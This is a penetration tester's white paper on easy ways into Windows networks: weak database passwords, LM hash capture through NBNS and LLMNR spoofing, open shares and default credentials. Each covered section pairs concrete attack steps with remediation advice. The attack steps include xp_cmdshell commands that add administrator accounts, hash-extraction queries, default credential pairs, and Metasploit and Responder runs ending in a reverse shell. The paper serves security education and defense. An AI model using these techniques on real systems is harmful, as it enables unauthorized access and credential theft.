

Low Hanging Fruits: The Top Five Easiest Ways to Hack or Get Hacked

Table of Contents

This white paper was written by:

Amit Bagree

Principal Security Consultant

McAfee® Foundstone®

Professional Services

3	Executive Summary
3	1. Weak Database Credentials
4	Ease of attack and impact
6	Defense
6	2. LM Hash and Broadcast Requests
7	Ease of attack and impact
10	Defense
10	3. Open Shares
10	Ease of attack and impact
12	Defense
12	4. Default/Weak Credentials on Sensitive Resources
12	Ease of attack and impact
13	Misconfigured Apache Tomcat with default credentials
15	VNC
16	DRAC
16	Defense
17	5. Vulnerabilities with Public Exploits
17	Ease of attack and impact
18	Defense
18	Summary
18	Acknowledgements
19	About The Author
19	About McAfee Foundstone Professional Services

Low Hanging Fruits: The Top Five Easiest Ways to Hack or Get Hacked

Executive Summary

The intent of this paper is to present a compilation of the easiest and most prevalent network-based techniques an attacker can use to gain access to systems and data, also popularly known as “low-hanging fruit” in the information security community. More often than not, these lead to complete compromise of a Microsoft Windows domain. The focus of this paper is on gaining the first foothold on the network. These methods are based on my personal experience and hence are subjective, and most penetration testers would concur with many, if not all, of them. This paper does not discuss new attacks, but rather presents commonly known methods of finding low-hanging fruit, the ease with which they can be exploited, the impact of this exploitation, and, finally, remediation suggestions to address them.

After years of penetration testing and a high success rate of compromising domains, my prime motivation for writing this paper is to help organizations perform these so that we all up the game of hacking and defending data. This will be of interest to network and database administrators, as well as application owners, so that they become better informed about protecting their

assets and data. Security professionals will also find this information useful, as it will help them become more aware of these exploits while they perform penetration testing. This should also help management personnel understand the gravity of finding one such fruit on their network. Below is a compilation of five of the lowest-hanging fruits.

1. Weak Database Credentials

Data is an organization’s most precious asset, so it comes as no surprise that databases are a prime target for attackers. What makes it more lucrative for an attacker is how easily many databases can be compromised.

One of the most valued targets is the Microsoft SQL server, given its prevalence and sneaky instances of MSDEs/SQL Server Express getting installed without users’ awareness. It is still not uncommon to find MS SQL servers using weak or blank passwords. Surprisingly the “Enforce password policy” (including account lockout from the OS), which has been available since Microsoft SQL server 2005 (9.xx), is often not used. This makes it extremely easy for an attacker to conduct a brute-force attack on these SQL servers.

Connect With Us



Ease of attack and impact

There are many ways to discover MS SQL servers on a network and perform a brute-force attack. One of my favorite tools is **SQLPing 3.0**, which can be used for both MS SQL server discovery and brute-forcing. The interface is intuitive, and all you have to provide is the IPs and list of usernames and passwords to try. Ensure that “Disable ICMP check” under “Options” is selected to perform a thorough discovery and toggle “Brute-Force Passwords” according to your need.

```
sa
sql
admin
probe
distributor_admin
dbo
guest
sys
```

Although the “sa” (security administrator) account is the most privileged account, if an attacker gains access to a lesser privileged account like “admin,” they can still attempt to escalate their privileges. The figure below shows one such instance, where a lesser privileged “admin” account was compromised, and then a SQL query is used to recover the “sa” user account hash with a simple SQL client “**issqlw.**”




Figure 1. The many instances of MS SQL servers discovered on a network with some of them using weak or blank passwords.

Below are some of the most common MS SQL usernames on which to attempt a brute-force attack:




Figure 2. The “sa” hash retrieved from the SQL server.

For pre-2005 versions of MS SQL, you can query a different table:

```
SELECT password FROM master.dbo.sysxlogins
WHERE name = 'sa';
```

WHITE PAPER

This can then be cracked using a dictionary attack with various password cracking tools. The figure below shows **John the Ripper** successfully retrieving the password from the hash above.




Figure 3. A successful dictionary cracking of an “sa” password.

This low-hanging fruit is very enticing, as, in most cases, not only does the compromise of a Microsoft SQL server provide complete access to the databases themselves, but also to the underlying operating system (OS)—typically Microsoft Windows. Microsoft provides powerful extended stored procedures like “xp_cmdshell,” which can directly interact with the OS so an attacker can simply use the net commands to add himself as a local administrator:

```
xp_cmdshell 'net user fstone PassPhrase!0 /
add'
xp_cmdshell 'net localgroup administrators
fstone /add'
```

Or even as a domain user if SQL service account has privileges:

```
xp_cmdshell 'net user /add fstone PassPhrase!0
/add /domain'
```

Note that just disabling extended stored procedures provides no protection since it can be easily re-enabled:

```
sp_configure 'show advanced options', 1
reconfigure
sp_configure 'xp_cmdshell', 1
reconfigure
```

Other databases, such as Oracle, PostgreSQL, MySQL, and others, are also vulnerable to similar brute-force attacks. You can find various credential lists specific to targeting those databases on the Internet. However the methods to escalate privileges for gaining access to the underlying OS is not always straightforward.

Compromising a Sybase database and escalating privileges is very similar to doing so in Microsoft SQL, although it is not as commonly used as Microsoft SQL. To discover Sybase on a network, you can use Nmap with the `-sV` flag, which typically listens on ports 5000-5004. You can identify Sybase instances via other open ports listed [here](#), or you can also use the following Nmap script:

```
nmap --script broadcast-sybase-asa-discover
```

Sybase also uses common credentials like entldbdo/dbopswd, mon_user/mon_user, sa/blank. **McAfee Vulnerability Manager for Databases** is a powerful tool that can perform discovery and brute-forcing of Sybase databases, along with all other popular databases as well. Sybase uses powerful stored procedures capable of interacting directly with the OS just like Microsoft SQL. There is a specific xp_cmdshell configuration setting that determines the security context under which xp_cmdshell executes in Sybase. Setting it to zero will execute the command shell under the security context of Sybase itself. With the default setting, (1) xp_cmdshell will execute under the context of the user who is executing the query.




Figure 4. Toggling the extended stored procedure xp_cmdshell's security context.

Like with Microsoft SQL, you can then use the "net" commands to interact with the OS.




Figure 5. The xp_cmdshell being used to query Windows user accounts.

Defense

Begin by setting strong passwords for all SQL server accounts. Wikipedia's article **Password Strength: Guidelines for strong passwords** is a good starting point. Consider renaming common accounts listed above to prevent such brute forcing and assign "sysadmin" privileges to the renamed "sa" account. Most importantly, ensure that you use SQL server 2005 and above on Windows server 2003 and above so you can utilize the OS login policies of password complexity and account lockout, as recommended here by Microsoft. For Sybase, utilize the "User Login Lockout" policy to control account lockout.

2. LM Hash and Broadcast Requests

If you have even remotely dealt with security in a Windows environment, chances are you have heard of the LAN Manager (LM) hash. The idea of a hash is to prevent reversing of the hashed value back to its plain text and OSs use this method to avoid disclosure of account passwords. However, with today's computing power, LM hash has become a very weak form of hash and likely a root cause of many data thefts and compromise.

Ease of attack and impact

The figure below describes the process of generating an LM hash from a password—“Passphrase321.”



Figure 6. How an LM hash is generated from a password.

Not only does this method significantly reduce the key space that you need to guess, it also does not use a “salt”—a random value to prevent generation of the same hash for the same password. This makes it highly susceptible to pre-computed dictionary attacks, such

as rainbow tables, which reveal clear text passwords in a matter of seconds. Figure below shows six LM hashes that were cracked using a **4 ATI Radeon 6950 GPU cards setup**.

```
statistics
-----
plaintext found:      12 of 12 (100.00%)
total disk access time: 168.16 s
total cryptanalysis time: 47.90 s
total pre-calculation time: 238.85 s
total chain walk step: 749775015
total false alarm:    39938
total chain walk step due to false alarm: 148707695

result
-----
D05G7IP#W6K00T [e
Admin!@#5% [e
Sophie#N9P7#Q8 [e
D05G7IP#W6K00T [e
Admin!@#5% [e
Sophie#N9P7#Q8 [e
```

Figure 7. How quickly LM hashes can be cracked.

All Microsoft OSs, including and prior to Windows XP and Windows Server 2003, used LM hashes by default, and, although organizations are slowly upgrading to latest systems, it only takes a single old system on a network to get compromised. In addition, Microsoft still stores the LM hashes for newer OSs in memory for users with currently logged-on interactive sessions, as described in detail here. Note that NTLMv1 (the first upgrade to LM) is also affected by serious cryptographic vulnerabilities and can be easily reversed but will not be dealt with specifically in this paper.

The real insidious fact of exploiting use of LM hashes on a network is that you do not necessarily need any authenticated access to hosts on your LAN. And you do not need to use any highly disruptive man-in-the-

WHITE PAPER

middle (MITM) techniques, like ARP spoofing either. All an attacker has to do is exploit the lack of trust verification in how name resolution works on Windows domains. Microsoft describes the process of host name resolution here and NetBIOS name resolution here. If a resource resolution is requested for say abcxyz.com, the figure below describes how a Windows OS would look for an answer (IP address) from sources in roughly the following order.




Figure 8. The order of resource name resolution for Microsoft systems.

If a non-existent resource is requested, Windows systems would send out a LLMNR (Link-Local Multicast Name Resolution) or NBNS (NetBIOS Name Service) broadcast depending on the OS. Only Windows Vista/ Windows Server 2008 and above send LLMNR broadcast message before sending a NBNS broadcast. These broadcast messages blindly trust the responses, and all an attacker needs to do is respond back, telling the victim to connect to them. Then, depending on the type of request and the OS configuration, the victim may actually send LM or NTLMv1 hashes with its follow-up query. And that is all an attacker needs to do to get a LM hash: listen for NBNS and LLMNR broadcast requests on the LAN and respond back with their IP address to connect back to. You would be amazed at how many such queries fly by on a network. Given enough time or a busy network, an attacker would see lot of mistyped URLs, resource requests for non-existent printers, drives, and more.

WHITE PAPER

The figures below show two of my favorite tools to exploit LM hashes as described above.

```
Description:
This module forges NetBIOS Name Service (NBNS) responses. It will
listen for NBNS requests sent to the local subnet's broadcast
address and spoof a response, redirecting the querying machine to an
IP of the attacker's choosing. Combined with
auxiliary/capture/server/smb or capture/server/http_ntlm it is a
highly effective means of collecting crackable hashes on common
networks. This module must be run as root and will bind to tcp/137
on all interfaces.

References:
http://www.packetstan.com/2011/03/nbns_spoofing-an-your-way-to-world.html

msf > use auxiliary/spoof/nbns/nbns_response
msf auxiliary(nbns_response) > show options

Module options (auxiliary/spoof/nbns/nbns_response):

Name      Current Setting  Required  Description
-----
INTERFACE  *                no        The name of the interface
REGEX     *                yes       Reges applied to the MD Name to determine if spoofed reply is sent
SPOOFIP   127.0.0.1        yes       IP address with which to poison responses
TIMEOUT   500              yes       The number of seconds to wait for new data

msf auxiliary(nbns_response) > set SPOOFIP 10.2.1.195
SPOOFIP => 10.2.1.195
msf auxiliary(nbns_response) > show options

Module options (auxiliary/spoof/nbns/nbns_response):

Name      Current Setting  Required  Description
-----
INTERFACE  *                no        The name of the interface
REGEX     *                yes       Reges applied to the MD Name to determine if spoofed reply is sent
SPOOFIP   10.2.1.195       yes       IP address with which to poison responses
TIMEOUT   500              yes       The number of seconds to wait for new data

msf auxiliary(nbns_response) > set INTERFACE eth1
INTERFACE => eth1
msf auxiliary(nbns_response) > run
[*] Auxiliary module execution completed
msf auxiliary(nbns_response) >
[*] NBNS spoofer started. Listening for NBNS requests...
[*]
```

Figure 9. Metasploit's NBNS spoofing module.

By setting their own system as SPOOFIP in Metasploit's NBNS spoofing module (auxiliary/spoof/nbns/nbns_response), an attacker tricks the victims to connect back to them when requesting for a non-existent resource. When used along with couple of other Metasploit modules for capturing the hashes such as SMB (auxiliary/server/capture/smb) and HTTP_NTLM (auxiliary/server/capture/http_ntlm), this can lead to passwords without much effort.

```
root@kali:~# cat /dev/null | perl netntlm.pl --file=/root/Desktop/10.2.1.195/10.2.1.195/John_HTTP_NTLM_netntlm

=====
The following LM responses have been successfully cracked:
=====
address: john                               1122334455667788
msi-xml-ns:                                 1122334455667788
msi-xml-ns:                                 1122334455667788
msi-xml-ns:                                 1122334455667788
```

Figure 10. Captured and cracked NTLMv1 passwords.

Responder.py is a python script written to take advantage of this broadcast behavior and other Windows default network configurations. You can use it to spoof NBNS, as well as LLMNR requests and active man-in-the-middle WPAD requests. The figure below shows an example configuration.

```
C:\Users\kali\Desktop> cd Responder-master & python Responder.py -i 10.2.1.195 -wrf --le
Net Name Service/LLMNR Responder 2.8.
Please send bugs/comments to: lgaffie@trustwave.com
to kill this script hit CTRL-C

[*] [M] - [N], LLMNR & MNRG responder started
[*] Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface: ALL
Challenge set: 1122334455667788
WPAD Proxy Server: True
WPAD script loaded: function FindProxyForURL(url, host){if ((host == "localhost") || !Match(host, "localhost.*")){if (host == "
27.0.0.1") { return "DIRECT"; } if (isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host, "ResProxySrv")){return "DIRECT"; }
HTTP Server: ON
HTTPS Server: ON
SMB Server: ON
SMB L/R support: True
Berberos Server: ON
SQL Server: ON
FTP Server: ON
IMAP Server: ON
POP3 Server: ON
SMTP Server: ON
DNS Server: ON
LDAP Server: ON
LogPrivate keys: False
Serving Executable via HTTPWPAD: OFF
Always Serving a Specific File via HTTPWPAD: OFF

LLMNR poisoned answer sent to this IP: 166.59.204.226. The requested name was j
LLMNR poisoned answer sent to this IP: 166.59.204.226. The requested name was j
LLMNR poisoned answer sent to this IP: 166.59.204.226. The requested name was j
LLMNR poisoned answer sent to this IP: 166.59.204.226. The requested name was j
```

Figure 11. Active spoofing for NBNS, LLMNR, and WPAD requests along with forced NTLM and LM authentication.

You can find more details on the Responder script [here](#).

Defense

The best defense against exploitation of LM/NTLMv1 hashes is to completely eliminate using them on the hosts and networks. Ideally, you could use a group policy for the following two settings for all hosts on a network:

```
Network security: Do not store LAN Manager hash value on next password change - Enabled  
  
Network security: LAN Manager authentication level - Send NTLMv2 response only. Refuse LM & NTLM.
```

These can also be set for individual hosts via the “Local Security Policy,” which miss the global setting for various reasons.

Ensure that passwords for all accounts, *including service accounts*, are changed when the policy is been applied. In addition, consider enforcing password lengths of 15 characters or more for HLA (High Level Access) accounts to automatically ensure that LM hashes are not stored even in memory, as discussed earlier.

Finally, consider implementing a monitoring tool to detect spoofing attacks as discussed [here](#).

3. Open Shares

Sometimes you don't have to break a door to enter in—it's simply left open. And it is important to remember that compromising systems, applications, and passwords is ultimately just a means to the real end—data. Like weak credentials on databases, open shares are another goldmine for an attacker, and it is not uncommon to see them popping up on networks every


now and then. Open shares are shares accessible over the network without any credentials. This is typically a result of misconfiguration and has led me to discover all sorts of sensitive information, including Social Security numbers (SSNs), credit card data, passwords, payroll information, and more. And what's worse than storing sensitive data on a non-encrypted file? Keeping that file in a world readable share.

Ease of attack and impact

Finding open shares and sensitive data inside them is extremely easy with the use of right tools. My favorite tool is **Softperfect's Network Scanner (Netscan)**. You can import a list of IPs you would like to test or even provide a range, as seen in the screenshot below.



Figure 12. Figure shows IP range input fields for NetScan.

Under the “Options: -> “Shares” menu, you can select the “Enable security and user permission scan” to check read/write privileges on the shares. Upon pressing the “Start Scanning” button, it would look for shares on all discovered IP addresses. You can then apply the shares filter () to only look at systems with available shared folders. The red marked folders are shares accessible without authentication. Below are a couple of examples of how finding such open shares on a network are not that rare.

WHITE PAPER




Figure 13. Systems discovered with open network shares.




Figure 14. Systems discovered with open network shares.

Once you find any such shares, the next logical step for an attacker would be to look for sensitive data. And my favorite tool for this job is **AstroGrep**—a Windows based “grep” utility. Apart from keywords, it also supports regex so you can look for SSNs, credit card numbers, and other formatted data.




Figure 15. A file on a network accessible share with credentials possibly for a Microsoft account.




Figure 16. Sensitive data of a user's desktop backed up on a network accessible share.

Defense

As the saying goes “there is no patch for misconfiguration.” The best defense to prevent such inadvertent exposure of data is education and detection. Network security teams in organizations need to continuously learn the risks of misconfigured network shares and routinely use methods such as the ones described above to detect open shares on their network. This should become part of the security lifecycle.

4. Default/Weak Credentials on Sensitive Resources

This method of attack is essentially a way to look for any resources which can be easily compromised. Typically, the most lucrative way is to look for weak/default credentials. Plus, if these resources are sensitive, an attacker hits the jackpot.

Ease of attack and impact

To look for default or weak credentials does not require running a comprehensive automated vulnerability scan. There are multiple tools that can be used to accomplish this goal. Following are five of the most fruitful ones:

- **Rapid Assessment of Web Resources (RAWR):** A quick and comprehensive way to look at all web resources on a network. It is a python script and uses phantomJS to take screenshots of landing pages of all web resources discovered and presents it in a searchable HTML report. It is available on Backtrack 6 and takes in various file formats, such as Nmap, Nessus, and Metasploit, for input. Most importantly, it provides default password suggestions using several online sources.
- **Eyewitness:** Another python script (there is a Ruby version as well) that uses Ghost.py for web page screenshots; it takes in various file formats, including Nmap, Nessus, and Amap; and it is designed to run on Kali. It groups together similar web pages, like default server pages and provides password suggestions as well.

- **Nmap http-screenshot script:** Finally there is an NSE script that allows you to scan a network with Nmap and take a screenshot of every web page at the same time. It uses the “wkhtmltoimage” library to take the images.
- **Nessus Default Common Credentials Scan Policy:** While the above three tools focus on web resources, this Nessus policy is much broader and looks for default and easily guessable credentials for all kinds of resources, such as networking devices, OSs, databases, and others. I have excluded some of the plug-ins from this policy that perform user enumeration and brute-force type of attacks to prevent disruption of services. So ensure that you read through the selected plug-ins before launching this scan.
- **NBTEnum 3.3:** Another common blind spot for many IT teams is user accounts on OSs, especially service accounts. NBTEnum 3.3 is one of the many tools an attacker can use to take advantage of weak credentials on such accounts. This tool provides a nice feature to perform password checking only when the “account lockout threshold” is set to zero. It is very effective in finding accounts with have *passwords that are the same as the username*. Believe it or not, entire domains have been compromised using this method.



Figure 17. Two user accounts discovered using passwords that are the same as the username.

To offer a peek into what kind of damage these default/weak credentials can lead to, take a look at the following examples.

Misconfigured Apache Tomcat with default credentials

Since it's the most popular web server, it is not uncommon to come across instances of Apache Tomcat misconfigurations to enable manager access and use default credentials (admin/admin, tomcat/tomcat). Many times, these misconfigurations tend to be test instances. However, they can be valuable targets for an attacker if they are part of a Windows domain, as this would present opportunities for privilege escalation.

WHITE PAPER

Since Tomcat typically runs with “SYSTEM” privileges on a Windows system, an attacker can easily compromise the host OS, as seen below.



Figure 18. Tomcat Manager application accessed with default credentials.

Using a web-based shell, such as Laudanum, allows easy shell access to the host OS.




Figure 19. The JSP command shell executing “whoami.”



Figure 20. “Local administrators” on the server.

WHITE PAPER

Or you can use the Metasploit “Apache Tomcat Manager Application Deployer Authenticated Code Execution” module.

```
[*] The target is vulnerable.
msf5 exploit(tomcat_mgr_deploy) > show options
Module options (exploit/multi/http/tomcat_mgr_deploy):
-----
Name      Current Setting  Required  Description
-----
PASSWORD tomcat          no        The password for the specified username.
PATH      /manager        yes       The URI path of the manager app (/deploy and /undeploy will be used)
Proxy     no              no        Use a proxy chain
RHOST     10.0.20.41       yes       The target address
RPORT     8080             yes       The target port
USERNAME  tomcat          no        The username to authenticate as
VMOST     no              no        HTTP server virtual host

Exploit target:

Id  Name
--  ---
0   Automatic

msf5 exploit(tomcat_mgr_deploy) > exploit

[*] Started reverse handler on 10.4.150.187:4444
[*] Attempting to automatically select a target...
[*] Automatically selected target "Windows Universal"
[*] Unloading 967 bytes as vrr9GIIIEar ...
[*] Executing /usr/share/metasploit-framework/updates/updates.jar...
[*] Unloading vrr9GIIIEar ...
[*] Sending stage (38355 bytes) to 10.0.20.41
[*] Meterpreter session 1 opened (10.4.150.187:4444 -> 10.0.20.41:2295) at 2014-01-21 19:53:18 -0500
```

Figure 21. Apache Tomcat Manager using default credentials.

Powerful remote control and administrative applications, like VNC, DRAC (Dell Remote Access Control), Radmin, and PCAnywhere, can sometimes use no/default/weak passwords, and, once discovered, they not only provide access, but also a wealth of information about an organization’s business. Screenshots below provide an inside look at some such discoveries.

VNC




Figure 22. An active SSH session viewed over a compromised VNC connection.




Figure 23. Sensitive trading application data over a compromised VNC connection.

